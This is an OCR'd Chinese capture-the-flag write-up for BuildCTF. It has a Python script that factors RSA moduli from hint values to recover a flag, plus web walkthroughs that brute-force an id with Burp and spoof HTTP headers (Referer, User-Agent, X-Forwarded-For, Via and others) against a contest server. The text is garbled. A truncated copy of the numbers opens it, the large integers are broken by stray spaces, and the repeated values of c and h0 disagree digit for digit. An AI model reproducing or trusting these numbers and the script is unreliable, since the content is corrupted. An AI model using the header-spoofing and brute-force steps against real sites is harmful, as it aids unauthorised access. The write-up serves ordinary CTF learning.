200806761229448962387975223724415599517369295343710840974002339443198939268001966944495645341507700855543499524331418156373247533864845496165736360017638158520959848308289520200479384069092743117853062990610216624845443718137397135203613433509596986420213222436629888759170881083998771760334040974579394171344833332645626026338536943820144727475001591007236263149284764840376665198576045683009670718681515081427842710426008154068539786968573097609511058522883546035032073838999021357414262855511612921956398624782562315386199682752738764675830130248990547101243311459121854715013989107655794419565310915618932568324 68
h0 =
299672600972626069573282116650404034473110263704768243288405885749393562509425804664156991890497817311679367356373011794960672793390226266880339210084101176866383602543966179840353633735507442926707342258391362245904850297416642271123328980812931025677857373199540129280097315832907023777052101133649877194495480543646472133854655383755313968952550827443970931104462445312146328606862802196901953935238972759852435882720786570965542286278549107402918041194008845717507735786897968734831064393337773557817839343449001368565856921138408039931608804233595980497557733714560035682416265029819340316734845279080134432704
h1 =
198431606047422280743316886513610522084812876365278386150633876707222132249546104487200659373782015451772788415756336970124340741860465568432920688357521133847561499441142989491154128197308435982886372594670852688612017757238177904283865955904093813348122222929019992397913284687139817231853949274175540872007335096238813845334167700954761623826221117672742406794602068374226278231973528635746581778644623852818772295935744467651270545150413633333641588002050252400964794018272126495308412070587287065189129056952715680499334056392741956141555581846826182428793368373650937261629356961524722838844328445774007285073 5
h2 =
151470526846748272679890515661641676034734133622612532960010821611369189598332944631853354166621273684739802396679185616007416675132857088430814750746882395073302305583314088775832466618620409184100369365053074737299143632016302121639523574444417056638717204389551664720735765268145467678053144638270753880367122003276961689657621775673469664793998965781901118191300009915944909323881321882417266547563686989982328263409692880826458603244049801434894899464902664394473424614834905821492391315542467565470009457187371959304072512328481661087511228703335594614524594162529423414233739182450901629706241089915379727750665 ""
```

不多说了，丢个链接在这吧

```
from Crypto.Util.number import *
from gmpy2 import *
n1 =
199574260231696261956027618400359040961494025349664875357134479873667686455428811247825512689783420634584308468778242106597781262817059847110611903516364979449433219889501881711599037173489365563461986383119500161368654250150370982700400318727028732641443721918982531349398051531417018195901641402501304202804919667869006511869413179595560667309597442799639760655654361533996794754100407736371426779369268946779192423516104572962038648069915394805935460844493230176704315900123125267574775144571456860701969784774956589625193910410118475120410228287106938306614122173893206008883615789171530880736785874222699557104 71
```


```
n2 =
119336617470672163176423156210420745660464997851977098177799781574169063476694443742343133290648596229607437435117356726149995662640256486985898861850567580717183199642626198191437579229166241963543133224565342665201505430081178881013499203967375329376165026896672082073290489798722225638779337426730218912495209990211874040657063887007112084456280413869564593982712302360184769648393992451436665343591137778465351517731747017322842800835865804899956663063738394179466481961408799782684723614735573759519721936182459849503743268064234071525205416825716103724344537781724979256965352702049438424674721002378543182442 91
c =
200806761229448962387975223724415599517369295343710840974002339443198939268001966944495645341507700855543499524331418156373247533864845496165736360017638158520959848308289520200479384069092743117853062990610216624845443718137397135203613433509596986420213222436629888759170881083998771760334040974579394171344833332645626026338536943820144727475001591007236263149284764840376665198576045683009670718681515081427842710426008154068539786968573097609511058522883546035032073838999021357414262855511612921956398624782562315386199682752738764675830130248990547101243311459121854715013989107655794419565310915618932568324682 68
h0 =
299672600972626069573282116650404034473110263704768243288405885749393562509425804664156991890497817311679367356373011794960672793390226266880339210084101176866383602543966179840353633735507442926707342258391362245904850297416642271123328980812931025677857373199540129280097315832907023777052101133649871944954805436464721338546553837553139689525508274439709311044624453121463286068628021969019539352389727598524358827207865709655422862785491074029180411940088457175077357867979687348310643933377735578178393434490013685658569211384080399316088042335959804975577337145600356824162650298193403167348452790801344327 04
h1 =
198431606047422280743316886513610522084812876365278386150633876707222132249546104487200659373782015451772788415756336970124340741860465568432920688357521133847561499441142989491154128197308435982886372594670852688612017757238177904283865955904093813348122222929019992397913284687139817231853949274175540872007335096238813845334167700954761623826221117672742406794602068374226278231973528635746581778644623852818772295935744467651270545150413633333641588002050252400964794018272126495308412070587287065189129056952715680499334056392741956141555581846826182428793368373650937261629356961524722838844328445774007285073 5
h2 =
151470526846748272679890515661641676034734133622612532960010821611369189598332944631853354166621273684739802396679185616007416675132857088430814750746882395073302305583314088775832466618620409184100369365053074373299143632016302121639523744444170566387172043895516647207357652681454676780531446382707538803671220032769616896576217756734696647939989657819011181913000099159449093238813218824172665475636869899823282634096928808264586032440498014348948994649026643944734246148349058214923913155424675654700094571873719593040725123284816610875112287033355946145245941625294234142337391824509016297062410899153797277506 6
e = 65537

p1=gcd(n1,pow(h1*2024**113,629)-pow(h2*2023**629,113))
q=n1//p1
p=gcd(n2,h0-pow(2024,n2,n2))
print(p)

phi=(p-1)*(q-1)
d=invert(e,phi)
m=pow(c,d,p*q)
print(long_to_bytes(m))
```

BuildCTF{29g5blh5-7829-5k38-a836-9bk54h291h6}


Web


find-the-id

用bp爆破一下可以看出应该是207




可以在前端注释中找到flag






ez!http


post传参user=root




改referer头




改UA头




改XFF头




改Date头




改from头



改via头



不安全 27.25.151.80:43476
有新版 Chrome 可用
欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面
进入后台
只接受代理为buildctf.via的请求
DevTools - 27.25.151.80:43476/
元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME
URL
http://27.25.151.80:43476/
Use POST method
enctype
application/x-www-form-urlencoded
MODIFY HEADER
Body
user=root
Name
Via
Value
buildctf.via

改AL头


不安全 27.25.151.80:43476
有新版 Chrome 可用
欢迎来到管理员后台登陆页面，请验证你的身份来进入后台页面
进入后台
浏览器只接受名为buildctf的语言
DevTools - 27.25.151.80:43476/
元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 性能数据分析 HackBar
LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSRF SSTI SHELL ENCODING HASHING CUSTOM MODE THEME
